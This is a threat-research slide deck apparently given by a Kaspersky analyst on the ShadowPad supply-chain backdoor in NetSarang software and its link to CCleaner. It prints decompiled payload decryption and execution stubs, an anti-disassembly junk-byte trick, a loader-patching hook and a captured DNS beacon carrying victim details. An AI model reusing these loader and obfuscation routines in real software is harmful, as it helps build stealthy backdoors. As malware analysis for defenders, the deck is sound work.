

# FINDING A MONSTER BY ITS SHADOW

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# ABOUT ME



## Senior Security Researcher at Kaspersky Lab

### Areas of interest:

- APT Attack Investigation
- Malware Analysis
- Reverse Engineering
- Forensics Analysis

# AGENDA


- WHAT IS SHADOWPAD
- STORY OF THE NETSARANG CASE
- TECHNICAL DETAILS
- CCLEANER AND SHADOWPAD ATTACK
- LOOKING FOR SIMILAR MALWARES
- SIMILARITIES AND DIFFERENCES
- CONCLUSION




# WHAT IS SHADOWPAD

- SHADOWPAD IS ONE OF THE LARGEST KNOWN SUPPLY-CHAIN ATTACKS
- A BACKDOOR WAS PLANTED IN A SERVER MANAGEMENT SOFTWARE PRODUCT USED BY HUNDREDS OF LARGE BUSINESSES AROUND THE WORLD
- WHEN ACTIVATED, THE BACKDOOR ALLOWS ATTACKERS TO DOWNLOAD FURTHER MALICIOUS MODULES OR STEAL DATA
- THE BACKDOOR IS A VERY SOPHISTICATED ATTACK PLATFORM WITH SPECIFIC CUSTOM PLUGIN STRUCTURE

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### News & Notices

**BothanSpy Vulnerability [Patch released on July 17, 2017]**  
NetSarang is currently addressing the CIA's BothanSpy Project.

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# STORY STARTED IN A FINANCIAL INSTITUTION

- IN JULY 2017, DURING AN INVESTIGATION, SUSPICIOUS DNS REQUESTS WERE IDENTIFIED IN A PARTNER'S NETWORK.
- THE REQUESTS ORIGINATING ON SYSTEMS INVOLVED IN THE PROCESSING OF FINANCIAL TRANSACTIONS.



# SUSPICIOUS NETWORK TRAFFIC


```
⊕ Internet Protocol Version 4, Src: [REDACTED], Dst: 8.8.8.8
⊕ User Datagram Protocol, Src Port: 50242 (50242), Dst Port: 53 (53)
⊖ Domain Name System (query)
  Transaction ID: 0x6ff2
  ⊕ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊖ Queries
    ⊖ [REDACTED]qoolyekc.jkrdr gwckpq.nylalobghyhirgh.com: type TXT, class IN
      Name: [REDACTED]qoolyekc.jkrdr gwckpq.nylalobghyhirgh.com
      [Name Length: 84]
      [Label Count: 4]
      Type: TXT (Text strings) (16)
      Class: IN (0x0001)
```

# SUSPICIOUS NETWORK TRAFFIC

- SUSPICIOUS DNS REQUESTS ORIGINATING ON A SYSTEM INVOLVED IN THE PROCESSING OF FINANCIAL TRANSACTIONS
- DNS QUERIES WERE SENT AT A FREQUENCY OF ONCE EVERY EIGHT HOURS.
- THE REQUEST WOULD CONTAIN BASIC INFORMATION ABOUT THE VICTIM SYSTEM (USER NAME, DOMAIN NAME, HOST NAME).




# SOURCE OF THE DNS REQUESTS



# AFFECTED SOFTWARE PACKAGES

- Xmanager Enterprise 5 Build 1232
- Xmanager 5 Build 1045
- Xshell 5 Build 1322
- Xftp 5 Build 1218
- Xlpd 5 Build 1220

# MALICIOUS CODE INSIDE THE NSSOCK2.DLL LIBRARY





# MALICIOUS SHELLCODE STAGE 1

```
void *__thiscall sub_1000C6C0(void *this)
{
    void *v2; // [esp+0h] [ebp-18h]
    int (__stdcall *v3)(__DWORD); // [esp+8h] [ebp-10h]
    unsigned int i; // [esp+10h] [ebp-8h]
    unsigned int v5; // [esp+14h] [ebp-4h]

    v2 = this;
    v3 = (int (__stdcall *) (__DWORD))VirtualAlloc(0, 0xFB48u, 0x1000u, 0x40u);
    v5 = unk_1000F718;
    for ( i = 0; i < 0xFB44; ++i )
    {
        *((_BYTE *)v3 + i) = v5 ^ *((_BYTE *)&unk_1000F718 + i + 4);
        v5 = 0xC9BED351 * ((v5 >> 16) + (v5 << 16)) - 0x57A25E37;
    }
    if ( (unsigned int)v3(0) < 0x1000 )
        MessageBoxA(0, "###ERROR###", 0, 0);
    return v2;
}
```

# HOW THE MALICIOUS CODE GETS TRIGGERED

- ENCRYPTED MALICIOUS PAYLOAD WAS ADDED TO THE NSSOCK2.DLL FILE
- DECRYPTION ROUTINE IS TRIGGERED IN OBJECT AUTO-INITIALIZATION BY THE C RUNTIME CODE
- PAYLOAD GETS DECRYPTED AND EXECUTED INSIDE THE NSSOCK2.DLL MEMORY SPACE

# OBFUSCATION TECHNIQUE

```
seg000:0001DE99 loc_1DE99: ; CODE XREF: sub_1DE87+8↑p
seg000:0001DE99      dec     eax
seg000:0001DE9A      mov     [esp+8], ecx
seg000:0001DE9E      push   ebp
seg000:0001DE9F      push   ebx
seg000:0001DEA0      push   esi
seg000:0001DEA1      push   edi
seg000:0001DEA2      inc     ecx
seg000:0001DEA3      push   esp
seg000:0001DEA4      inc     ecx
seg000:0001DEA5      push   ebp
seg000:0001DEA6      inc     ecx
seg000:0001DEA7      push   esi
seg000:0001DEA8      inc     ecx
seg000:0001DEA9      push   edi
seg000:0001DEAA      dec     eax
seg000:0001DEAB      lea     ebp, [esp-358h]
seg000:0001DEB2      dec     ecx
seg000:0001DEB3      sub     esp, 458h
seg000:0001DEB9      jo      short near ptr loc_1DEBD+1
seg000:0001DEBB      jno     short near ptr loc_1DEBD+1
seg000:0001DEBD      loc_1DEBD: ; CODE XREF: seg000:0001DEB9↑j
seg000:0001DEBD      ; seg000:0001DEBB↑j
seg000:0001DEBD      jmp     near ptr 1C8D2B27h
seg000:0001DEC2 ; -----
seg000:0001DEC2      and     eax, 60h
seg000:0001DEC7      inc     ebp
seg000:0001DEC8      xor     esp, esp
seg000:0001DECA      dec     ecx
seg000:0001DECB      mov     eax, [ebx+18h]
seg000:0001DECE      dec     eax
seg000:0001DECF      mov     edi, [eax+10h]
seg000:0001DED2      dec     esp
seg000:0001DED3      cmp     [edi+30h], esp
```




# OBFUSCATION TECHNIQUE

- USING COMPLIMENTARY JUMPS + JUNK BYTES
  - TO THROW OFF THE DISASSEMBLER AND DEBUGGER
  - TO MAKE THE ANALYSIS MORE DIFFICULT
  - TO MAKE THE DETECTION MORE DIFFICULT

# BYPASSING THE OBFUSCATION

```
seg000:0001DE99 loc_1DE99: ; CODE XREF: sub_1DE87+8↑p
seg000:0001DE99      dec     eax
seg000:0001DE9A      mov     [esp+8], ecx
seg000:0001DE9E      push   ebp
seg000:0001DE9F      push   ebx
seg000:0001DEA0      push   esi
seg000:0001DEA1      push   edi
seg000:0001DEA2      inc     ecx
seg000:0001DEA3      push   esp
seg000:0001DEA4      inc     ecx
seg000:0001DEA5      push   ebp
seg000:0001DEA6      inc     ecx
seg000:0001DEA7      push   esi
seg000:0001DEA8      inc     ecx
seg000:0001DEA9      push   edi
seg000:0001DEAA      dec     eax
seg000:0001DEAB      lea     ebp, [esp-358h]
seg000:0001DEB2      dec     eax
seg000:0001DEB3      sub     esp, 458h
seg000:0001DEB9      jo      short loc_1DEBE
seg000:0001DEBB      jno     short loc_1DEBE
seg000:0001DEBB      ; -----
seg000:0001DEBD      db 0E9h
seg000:0001DEBE      ; -----
seg000:0001DEBE loc_1DEBE: ; CODE XREF: seg000:0001DEB9↑j
; seg000:0001DEBB↑j
seg000:0001DEBE      db 65h
seg000:0001DEBE      dec     esp
seg000:0001DEC0      mov     ebx, ds:dword_2C+34h
seg000:0001DEC7      inc     ebp
seg000:0001DEC8      xor     esp, esp
seg000:0001DECA      dec     ecx
seg000:0001DECB      mov     eax, [ebx+18h]
seg000:0001DECE      dec     eax
seg000:0001DECF      mov     edi, [eax+10h]
```

# VALIDATION PROCESS





# VALIDATION PROCESS

- A DOMAIN GENERATION ALGORITHM IS USED TO GENERATE THE C2 ADDRESS BASED ON CURRENT MONTH AND YEAR
- AFTER RECEIVING THE BASIC INFORMATION ABOUT THE TARGET MACHINE, C2 SENDS THE DECRYPTION KEY FOR THE SECOND STAGE

# MALICIOUS CODE STAGE 2

- MALICIOUS CODE STAGE 2 IS A DLL FILE WHICH ACTS AS AN ORCHESTRATOR FOR PLUGINS, WITH CUSTOM “REASON” CODES :

100 : PLUGIN INITIALIZATION

101 :PLUGIN INITIALIZATION

102 : RETURN THE PLUGIN'S NUMERIC IDENTIFIER

103 : ALLOCATE A STRING FOR THE PLUGIN'S NAME

104 :RETURN A POINTER TO PLUGIN'S FUNCTION TABLE

# MAIN MALICIOUS PLUGINS INSIDE NSSOCK2.DLL

100 Root (the second stage shellcode itself)

101 Plugins

102 Config

103 Install

104 Online

203 DNS

NSSOCK2.DLL



# PLUGINS STRUCTURE

- THE PLUGINS HAVE A COMPACT FILE  
HEADER
- THE HEADER CONSISTS OF ONLY  
REQUIRED FIELDS OF STANDARD PE  
HEADERS

ImageSize
ImageBase
RelocSectionVA
RelocSectionSize
ImportSectionVA
ImportSectionSize
AddressOfEntryPoint
NumberOfSections
TimeStamp
SectionHeaders

# SUMMARY OF THE ATTACK ON NETSARANG INC

- IN JULY 2017, ATTACKERS GOT ACCESS TO THE NETSARANG INC CORPORATE NETWORK
- THEY INJECTED THEIR MALICIOUS CODE IN THE LATEST VERSION OF THE NSSOCK2.DLL LIBRARY THROUGH INFECTING THE LINKER ON THE DEVELOPER'S SYSTEM
- THE TROJANIZED LIBRARY THEN GOT SIGNED AND PACKAGED IN 5 DIFFERENT SOFTWARE PACKAGES OF NETSARANG SERVICES


# CCLEANER INCIDENT

- IN SEPTEMBER 2017, AVAST DISCLOSED THAT CCLEANER WAS BEING ATTACKED BY CYBERCRIMINALS.
- A MALICIOUS CODE WAS DISTRIBUTED VIA CCLEANER INSTALLATION FILE TO THE CUSTOMERS



# CCLEANER INCIDENT AND SHADOWPAD

- AVAST RESEARCHERS FOUND OLDER VERSIONS OF SHADOWPAD ON 4 PIRIFORM SYSTEMS



<https://blog.avast.com/new-investigations-in-ccleaner-incident-point-to-a-possible-third-stage-that-had-keylogger-capacities>



# SHADOWPAD ATTACKS IN SOUTH KOREA AND RUSSIA

- AVAST RESEARCHERS ALSO FOUND OUT THAT SHADOWPAD ATTACKS HAVE HAPPENED IN SOUTH KOREA AND RUSSIA IN THE PAST AS WELL
- THESE CASES OF SHADOWPAD ATTACKS WERE NOT RELEVANT TO CCLEANER INCIDENT

# OLDER SHADOWPAD MALWARES

- WE FOUND SHADOWPAD MALWARES AS OLD AS FROM 2015
- ATTACKERS HAVE BEEN ADDING MORE SOPHISTICATION TO THE CODE OVER THE YEARS
- DIFFERENT SAMPLES HAVE DIFFERENT CONSTANTS FOR DECRYPTION AND DIFFERENT SPECIFICATIONS ON THE VICTIM'S MACHINE



# FIRST STAGE IN OTHER SHADOWPAD SAMPLES

- MALICIOUS CODE IN NETSARANG ATTACK WAS IMPLANTED INSIDE THE  
LEGITIMATE DLL FILE
- OTHER SAMPLES OF SHADOWPAD DID NOT HAVE THE SIMILAR TECHNIQUE
- IN SOME OTHER CASES THE EXECUTION OF INSTALLATION AND PLUGIN  
ORCHESTRATOR WAS DONE WITHOUT VALIDATION FROM THE INITIAL C2  
SERVER

# NEW PLUGINS FROM OTHER SHADOWPAD SAMPLES

DISK

PROCESS

SERVICE

REGISTER

SHELL



# DECRYPTION ROUTINES FROM OTHER SAMPLES

```
void *__thiscall sub_1000C6C0(void *this)
{
    void *v2; // [esp+0h] [ebp-18h]
    int (__stdcall *v3)(_DWORD); // [esp+8h] [ebp-10h]
    unsigned int i; // [esp+10h] [ebp-8h]
    unsigned int v5; // [esp+14h] [ebp-4h]

    v2 = this;
    v3 = (int (__stdcall *) (_DWORD))VirtualAlloc(0, 0xFB48u, 0x1000u, 0x40u);
    v5 = unk_1000F718;
    for ( i = 0; i < 0xFB44; ++i )
    {
        *((_BYTE *)v3 + i) = v5 ^ *((_BYTE *)unk_1000F718 + i + 4);
        v5 = 0xC9BED351 * ((v5 >> 16) + (v5 << 16)) + 0x57A25E37;
    }
    if ( (unsigned int)v3(0) < 0x1000 )
        MessageBoxA(0, "###ERROR###", 0, 0);
    return v2;
}
```

```
1 BOOL sub_100054E2()
2 {
3     _BYTE *v0; // eax
4     unsigned int v1; // ecx
5     _BYTE *v2; // edx
6     signed int v4; // [esp+Ch] [ebp-4h]
7
8     v0 = VirtualAlloc(0, 0x1833Au, 0x1000u, 0x40u);
9     v1 = 0x987A5538;
10    v2 = v0;
11    v4 = 0x18336;
12    do
13    {
14        *v2 = v1 ^ v2[byte_10007804 - v0];
15        v1 = 0x77 * ((v1 >> 16) + (v1 << 16)) + 0x13;
16        ++v2;
17        --v4;
18    }
19    while ( v4 );
20    return (v0)(v1, v2, 0) >= 0x1000;
21}
```

```
1 signed __int64 SeciFreeCallContext()
2 {
3     void (__fastcall *v0)(_QWORD); // rdi
4     unsigned int v1; // ebx
5     _BYTE *v2; // r11
6     signed __int64 v3; // rdx
7
8     OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
9     v0 = VirtualAlloc(0i64, 0x1E64Fu, 0x1000u, 0x40u);
10    OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
11    v1 = -172520678;
12    OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
13    OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
14    v2 = v0;
15    v3 = 0x1E64Bi64;
16    do
17    {
18        *v2 = v1 ^ v2[byte_180007A94 - v0];
19        ++v2;
20        v1 = 0xD3510000 * v1 - 0x36412CAF * (v1 >> 16) - 0x57A25E37;
21        --v3;
22    }
23    while ( v3 );
24    OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
25    v0(0i64);
26    OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
27    Sleep(0xFFFFFFFF);
28    return 1i64;
29}
```

# HOOKING THE LOADER MODULE

```
1 int __usercall Patch_the_Loader@<eax>(DWORD a1@<ecx>, int (*a2)()@<esi>)
2 {
3     int v2; // ebx
4     DWORD v3; // ST08_4
5     DWORD flOldProtect; // [esp+0h] [ebp-4h]
6
7     flOldProtect = a1;
8     if ( *a2 == 0x85u && *(a2 + 1) == 0xC0u && *(a2 + 2) == 0xF && *(a2 + 3) == 0x84u )
9     {
10         v2 = Hook_function - a2 - 5;
11         VirtualProtect(a2, 0x10u, 0x40u, &flOldProtect);
12         *(a2 + 2) = BYTE1(v2);
13         *(a2 + 3) = BYTE2(v2);
14         v3 = flOldProtect;
15         *(a2 + 1) = v2;
16         *a2 = 0xE9u;
17         *(a2 + 4) = HIBYTE(v2);
18         VirtualProtect(a2, 0x10u, v3, &flOldProtect);
19     }
20     return 0;
21 }
```

```
1 BOOL Hook_function()
2 {
3     _BYTE *v0; // eax
4     unsigned int v1; // ecx
5     _BYTE *v2; // edx
6     signed int v4; // [esp+Ch] [ebp-4h]
7
8     v0 = VirtualAlloc(0, 0x17E48u, 0x1000u, 0x40u);
9     v1 = 0xF8EBBD6D;
10    v2 = v0;
11    v4 = 0x17E44;
12    do
13    {
14        *v2 = v1 ^ v2[encrypted_payload - v0];
15        v1 = 0x77 * ((v1 >> 0x10) + (v1 << 16)) + 0x13;
16        ++v2;
17        --v4;
18    }
19    while ( v4 );
